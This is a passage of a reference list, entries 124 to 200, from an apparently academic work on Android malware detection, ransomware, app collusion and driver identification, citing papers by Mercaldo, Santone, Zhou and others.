[124] Claudio Marforio, Hubert Ritzdorf, Aurélien Francillon, and Srdjan Capkun. Analysis of the communication between colluding applications on modern smartphones. In *Proceedings of the 28th Annual Computer Security Applications Conference*, pages 51–60, 2012.

[125] Alejandro Martín, Julio Hernandez-Castro, and David Camacho. An in-depth study of the jisut family of android ransomware. *IEEE Access*, 6:57205–57218, 2018.

[126] Fabio Martinelli, Francesco Mercaldo, Vittoria Nardone, Albina Orlando, and Antonella Santone. Cluster analysis for driver aggressiveness identification. In *ICISSP*, pages 562–569, 2018.

[127] Fabio Martinelli, Francesco Mercaldo, Vittoria Nardone, and Antonella Santone. Car hacking identification through fuzzy logic algorithms. In *2017 IEEE international conference on fuzzy systems (FUZZ-IEEE)*, pages 1–7. IEEE, 2017.

[128] Fabio Martinelli, Francesco Mercaldo, Vittoria Nardone, Antonella Santone, Arun Kumar Sangaiah, and Aniello Cimitile. Evaluating model checking for cyber threats code obfuscation identification. *Journal of Parallel and Distributed Computing*, 119:203–218, 2018.

[129] Fiammetta Marulli, Stefano Marrone, and Laura Verde. Sensitivity of machine learning approaches to fake and untrusted data in healthcare domain. *Journal of Sensor and Actuator Networks*, 11(2):21, 2022.

[130] Marco Melis, Michele Scalas, Ambra Demontis, Davide Maiorca, Battista Biggio, Giorgio Giacinto, and Fabio Roli. Do gradient-based explanations tell anything about adversarial robustness to android malware? *arXiv preprint arXiv:2005.01452*, 2020.

[131] Atif M Memon and Ali Anwar. Colluding apps: Tomorrow's mobile malware threat. *IEEE Security & Privacy*, 13(6):77–81, 2015.

[132] Guozhu Meng, Yinxing Xue, Chandramohan Mahinthan, Annamalai Narayanan, Yang Liu, Jie Zhang, and Tieming Chen. Mystique: Evolving android malware for auditing anti-malware tools. In *Proceedings of the 11th ACM on Asia conference on computer and communications security*, pages 365–376, 2016.

[133] Francesco Mercaldo, Vittoria Nardone, Antonella Santone, and Corrado Aaron Visaggio. Download malware? no, thanks: how formal methods can block update attacks. In *Proceedings of the 4th FME Workshop on Formal Methods in Software Engineering, FormaliSE@ICSE 2016, Austin, Texas, USA, May 15, 2016*, pages 22–28. ACM, 2016.

[134] Francesco Mercaldo, Vittoria Nardone, Antonella Santone, and Corrado Aaron Visaggio. Hey malware, i can find you! In *2016 IEEE 25th International Conference on Enabling Technologies: Infrastructure for Collaborative Enterprises (WETICE)*, pages 261–262. IEEE, 2016.

[135] Francesco Mercaldo, Vittoria Nardone, Antonella Santone, and Corrado Aaron Visaggio. Ransomware steals your phone. formal methods rescue it. In *Formal Techniques for Distributed Objects, Components, and Systems - 36th IFIP WG 6.1 International Conference, FORTE 2016, Held as Part of the 11th International Federated Conference on Distributed Computing Techniques, DisCoTec 2016, Heraklion, Crete, Greece, June 6-9, 2016, Proceedings*, volume 9688 of *Lecture Notes in Computer Science*, pages 212–221. Springer, 2016.

[136] Francesco Mercaldo, Vittoria Nardone, Antonella Santone, and Corrado Aaron Visaggio. Ransomware steals your phone. formal methods rescue it. In *International Conference on Formal Techniques for Distributed Objects, Components, and Systems*, pages 212–221. Springer, 2016.

[137] Francesco Mercaldo and Antonella Santone. Deep learning for image-based mobile malware detection. *J. of Computer Virology and Hacking Techniques*, pages 1–15.

[138] Francesco Mercaldo and Antonella Santone. Deep learning for image-based mobile malware detection. *Journal of Computer Virology and Hacking Techniques*, pages 1–15, 2020.

[139] Francesco Mercaldo and Antonella Santone. Audio signal processing for android malware detection and family identification. *Journal of Computer Virology and Hacking Techniques*, pages 1–14, 2021.

[140] Francesco Mercaldo, Corrado Aaron Visaggio, Gerardo Canfora, and Aniello Cimitile. Mobile malware detection in the real world. In *2016 IEEE/ACM 38th International Conference on Software Engineering Companion (ICSE-C)*, pages 744–746. IEEE, 2016.

[141] Spreitzenbarth Michael, Echtler Florian, Schreck Thomas, C Freiling Felix, and Johannes Hoffmann. Mobilesandbox: Looking deeper into android applications. In *Proceedings of the 28th International ACM Symposium on Applied Computing (SAC)*, 2013.

[142] Grayson Milbourne and Armando Orozco. Android malware exposed. *Virus Bulletin Coference. Available: http://www. webroot. com/shared/pdf/Android-Malware-Exposed. pdf*, 2012.

[143] Tim Miller. Explanation in artificial intelligence: Insights from the social sciences. *Artificial Intelligence*, 267:1–38, 2019.

[144] Tom M Mitchell. Machine learning and data mining. *Communications of the ACM*, 42(11):30–36, 1999.

[145] Chiyomi Miyajima, Yoshihiro Nishiwaki, Koji Ozawa, Toshihiro Wakita, Katsunobu Itou, and Kazuya Takeda. Cepstral analysis of driving behavioral signals for driver identification. In *Acoustics, Speech and Signal Processing, 2006. ICASSP 2006 Proceedings. 2006 IEEE International Conference on*, volume 5, pages V–V. IEEE, 2006.

[146] Lakshmanan Nataraj, Sreejith Karthikeyan, Gregoire Jacob, and Bangalore S Manjunath. Malware images: visualization and automatic classification. In *Proceedings of the 8th international symposium on visualization for cyber security*, pages 1–7, 2011.

[147] Mohammad Nauman, Sohail Khan, and Xinwen Zhang. Apex: extending android permission model and enforcement with user-defined runtime constraints. In *Proceedings of the 5th ACM symposium on information, computer and communications security*, pages 328–332, 2010.

[148] Thanh Nguyen, Jeffrey Mcdonald, William Glisson, and Todd Andel. Detecting repackaged android applications using perceptual hashing. In *Proceedings of the 53rd Hawaii International Conference on System Sciences*, 2020.

[149] Norzaliza Md Nor and Abdul Wahab. Driver identification and driver's emotion verification using kde and mlp neural networks. In *Information and Communication Technology for the Muslim World (ICT4M), 2010 International Conference on*, pages E96–E101. IEEE, 2010.

[150] Damien Octeau, Patrick McDaniel, Somesh Jha, Alexandre Bartel, Eric Bodden, Jacques Klein, and Yves Le Traon. Effective inter-component communication mapping in android: An essential step towards holistic security analysis. In *Presented as part of the 22nd {USENIX} Security Symposium ({USENIX} Security 13)*, pages 543–558, 2013.

[151] M. Okamoto, S. Otani, Y. Kaitani, and K. Uchida. Identification of driver operations with extraction of driving primitives. In *2011 IEEE International Conference on Control Applications (CCA)*, pages 338–344, Sept 2011.

[152] David Lorge Parnas. The real risks of artificial intelligence. *Communications of the ACM*, 60(10):27–31, 2017.

[153] Sebastian Poeplau, Yanick Fratantonio, Antonio Bianchi, Christopher Kruegel, and Giovanni Vigna. Execute this! analyzing unsafe and malicious dynamic code loading in android applications. In *NDSS*, volume 14, pages 23–26, 2014.

[154] Navneet Kaur Popli and Anup Girdhar. Behavioural analysis of recent ransomwares and prediction of future attacks by polymorphic and metamorphic ransomware. In *Computational Intelligence: Theories, Applications and Future Directions-Volume II*, pages 65–80. Springer, 2019.

[155] Marco Prandini and Marco Ramilli. Return-oriented programming. *IEEE Security & Privacy*, 10(6):84–87, 2012.

[156] Vaibhav Rastogi, Yan Chen, and Xuxian Jiang. Droidchameleon: evaluating android anti-malware against transformation attacks. In *Proceedings of the 8th ACM SIGSAC symposium on Information, computer and communications security*, pages 329–334, 2013.

[157] Asma Razgallah, Raphaël Khoury, Sylvain Hallé, and Kobra Khanmohammadi. A survey of malware detection in android apps: Recommendations and perspectives for future research. *Computer Science Review*, 39:100358, 2021.

[158] Payam Refaeilzadeh, Lei Tang, and Huan Liu. Cross-validation. In *Encyclopedia of database systems*, pages 532–538. Springer, 2009.

[159] D. A. Reynolds. An overview of automatic speaker recognition technology. In *2002 IEEE International Conference on Acoustics, Speech, and Signal Processing*, volume 4, pages IV–4072–IV–4075, May 2002.

[160] S. Ribaric, D. Ribaric, and N. Pavesic. Multimodal biometric user-identification system for network-based applications. *IEE Proceedings - Vision, Image and Signal Processing*, 150(6):409–416, Dec 2003.

[161] Robin Milner. *Communication and concurrency*. PHI Series in computer science. Prentice Hall, 1989.

[162] Justin Sahs and Latifur Khan. A machine learning approach to android malware detection. In *2012 European Intelligence and Security Informatics Conference*, pages 141–147. IEEE, 2012.

[163] Matthew G Schultz, Eleazar Eskin, F Zadok, and Salvatore J Stolfo. Data mining methods for detection of new malicious executables. In *Proceedings 2001 IEEE Symposium on Security and Privacy. S&P 2001*, pages 38–49. IEEE, 2000.

[164] Ramprasaath R Selvaraju, Michael Cogswell, Abhishek Das, Ramakrishna Vedantam, Devi Parikh, and Dhruv Batra. Grad-cam: Visual explanations from deep networks via gradient-based localization. In *Proceedings of the IEEE international conference on computer vision*, pages 618–626, 2017.

[165] Pradhumna Lal Shrestha, Michael Hempel, Fahimeh Rezaei, and Hamid Sharif. A support vector machine-based framework for detection of covert timing channels. *IEEE Transactions on Dependable and Secure Computing*, 13(2):274–283, 2015.

[166] Tony C Smith and Eibe Frank. Introducing machine learning concepts with weka. In *Statistical genomics*, pages 353–378. Springer, 2016.

[167] Diomidis Spinellis. Reliable identification of bounded-length viruses is np-complete. *IEEE TRANSACTIONS ON INFORMATION THEORY*, 49(1), 2003.

[168] Riccardo Spolaor, Laila Abudahi, Veelasha Moonsamy, Mauro Conti, and Radha Poovendran. No free charge theorem: A covert channel via usb charging cable on mobile devices. In *International Conference on Applied Cryptography and Network Security*, pages 83–102. Springer, 2017.

[169] Roopak Surendran, Tony Thomas, and Sabu Emmanuel. Gsdroid: Graph signal based compact feature representation for android malware detection. *Expert Systems with Applications*, page 113581, 2020.

[170] Roopak Surendran, Tony Thomas, and Sabu Emmanuel. A tan based hybrid model for android malware detection. *Journal of Information Security and Applications*, 54:102483, 2020.

[171] Thitaree Tanprasert, Chalermpol Saiprasert, and Suttipong Thajchayapong. Combining unsupervised anomaly detection and neural networks for driver identification. *Journal of Advanced Transportation*, 2017:1–13, 10 2017.

[172] Adrian Taylor, Sylvain Leblanc, and Nathalie Japkowicz. Anomaly detection in automobile control network data with long short-term memory networks. In *2016 IEEE International Conference on Data Science and Advanced Analytics (DSAA)*, pages 130–139. IEEE, 2016.

[173] Gerald J Tesauro, Jeffrey O Kephart, and Gregory B Sorkin. Neural networks for computer virus recognition. *IEEE expert*, 11(4):5–6, 1996.

[174] Deepak Thakur, Tanya Gera, and Jaiteg Singh. Android anti-malware techniques and its vulnerabilities: A survey. In *Smart Innovations in Communication and Computational Sciences*, pages 315–328. Springer, 2019.

[175] Rajan Thangavelooa, Wong Wan Jinga, Chiew Kang Lenga, and Johari Abdullaha. Datdroid: Dynamic analysis technique in android malware detection. *INTERNATIONAL JOURNAL ON ADVANCED SCIENCE, ENGINEERING AND INFORMATION TECHNOLOGY*, 10(2):536–541, 2020.

[176] Abhishek Tiwari, Sascha Groß, and Christian Hammer. Iifa: modular inter-app intent information flow analysis of android applications. In *International Conference on Security and Privacy in Communication Systems*, pages 335–349. Springer, 2019.

[177] Daniele Ucci, Leonardo Aniello, and Roberto Baldoni. Survey of machine learning techniques for malware analysis. *Computers & Security*, 81:123–147, 2019.

[178] Shan Ullah and Deok-Hwan Kim. Lightweight driver behavior identification model with sparse learning on in-vehicle can-bus sensor data. *Sensors*, 20(18):5030, 2020.

[179] Danish Vasan, Mamoun Alazab, Sobia Wassan, Hamad Naeem, Babak Safaei, and Qin Zheng. Imcfn: Image-based malware classification using fine-tuned convolutional neural network architecture. *Computer Networks*, 171:107138, 2020.

[180] Shanshan Wang, Zhenxiang Chen, Lei Zhang, Qiben Yan, Bo Yang, Lizhi Peng, and Zhongtian Jia. Trafficav: An effective and explainable detection of mobile malware behavior using network traffic. In *2016 IEEE/ACM 24th International Symposium on Quality of Service (IWQoS)*, pages 1–6. IEEE, 2016.

[181] Tielei Wang, Kangjie Lu, Long Lu, Simon Chung, and Wenke Lee. Jekyll on ios: When benign apps become evil. In *22nd {USENIX} Security Symposium ({USENIX} Security 13)*, pages 559–572, 2013.

[182] Wenjie Wang, Donghai Tian, Weizhi Meng, Xiaoqi Jia, Runze Zhao, and Rui Ma. Msym: A multichannel communication system for android devices. *Computer Networks*, 168:107024, 2020.

[183] Fengguo Wei, Sankardas Roy, and Xinming Ou. Amandroid: a precise and general inter-component data flow analysis framework for security vetting of android apps. *ACM Transactions on Privacy and Security (TOPS)*, 21(3):1–32, 2018.

[184] Michelle Y Wong and David Lie. Intellidroid: A targeted input generator for the dynamic analysis of android malware. In *NDSS*, volume 16, pages 21–24, 2016.

[185] Dong-Jie Wu, Ching-Hao Mao, Te-En Wei, Hahn-Ming Lee, and Kuo-Ping Wu. Droidmat: Android malware detection through manifest and api calls tracing. In *2012 Seventh Asia Joint Conference on Information Security*, pages 62–69. IEEE, 2012.

[186] Xi Xiao, Zhenlong Wang, Qing Li, Shutao Xia, and Yong Jiang. Back-propagation neural network on markov chains from system call sequences: a new approach for detecting android malware with system call sequences. *IET Information Security*, 11(1):8–15, 2016.

[187] Ke Xu, Yingjiu Li, and Robert H Deng. Iccdetector: Icc-based malware detection on android. *IEEE Transactions on Information Forensics and Security*, 11(6):1252–1264, 2016.

[188] Rui Xu and Donald Wunsch. Survey of clustering algorithms. *IEEE Transactions on neural networks*, 16(3):645–678, 2005.

[189] Yinxing Xue, Guozhu Meng, Yang Liu, Tian Huat Tan, Hongxu Chen, Jun Sun, and Jie Zhang. Auditing anti-malware tools by evolving android malware and dynamic loading technique. *IEEE Transactions on Information Forensics and Security*, 12(7):1529–1544, 2017.

[190] Yanfang Ye, Tao Li, Donald Adjeroh, and S Sitharama Iyengar. A survey on malware detection using data mining techniques. *ACM Computing Surveys (CSUR)*, 50(3):1–40, 2017.

[191] Suleiman Y Yerima, Sakir Sezer, and Igor Muttik. Android malware detection using parallel machine learning classifiers. In *2014 Eighth international conference on next generation mobile apps, services and technologies*, pages 37–42. IEEE, 2014.

[192] Win Zaw Zarni Aung. Permission-based android malware detection. *International Journal of Scientific & Technology Research*, 2(3):228–234, 2013.

[193] Fangfang Zhang, Heqing Huang, Sencun Zhu, Dinghao Wu, and Peng Liu. Viewdroid: Towards obfuscation-resilient mobile application repackaging detection. In *Proceedings of the 2014 ACM conference on Security and privacy in wireless & mobile networks*, pages 25–36, 2014.

[194] Hanqi Zhang, Xi Xiao, Francesco Mercaldo, Shiguang Ni, Fabio Martinelli, and Arun Kumar Sangaiah. Classification of ransomware families with machine learning based on n-gram of opcodes. *Future Generation Computer Systems*, 90:211–221, 2019.

[195] Xiaohan Zhang, Yuan Zhang, Ming Zhong, Daizong Ding, Yinzhi Cao, Yukun Zhang, Mi Zhang, and Min Yang. Enhancing state-of-the-art classifiers with api semantics to detect evolved android malware. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 757–770, 2020.

[196] Xingjian Zhang, Xiaohua Zhao, and Jian Rong. A study of individual characteristics of driving behavior based on hidden markov model. *19th Intelligent Transport Systems World Congress, ITS 2012*, 167:AP–00306, 01 2012.

[197] Wu Zhou, Yajin Zhou, Xuxian Jiang, and Peng Ning. Detecting repackaged smartphone applications in third-party android marketplaces. In *Proceedings of the second ACM conference on Data and Application Security and Privacy*, pages 317–326, 2012.

[198] Yajin Zhou and Xuxian Jiang. Dissecting android malware: Characterization and evolution. In *2012 IEEE symposium on security and privacy*, pages 95–109. IEEE, 2012.

[199] Yajin Zhou, Zhi Wang, Wu Zhou, and Xuxian Jiang. Hey, you, get off of my market: detecting malicious apps in official and alternative android markets. In *NDSS*, volume 25, pages 50–52, 2012.

[200] Zhi-hong Zuo, Qing-xin Zhu, and Ming-tian Zhou. On the time complexity of computer viruses. *IEEE Transactions on information theory*, 51(8):2962–2966, 2005.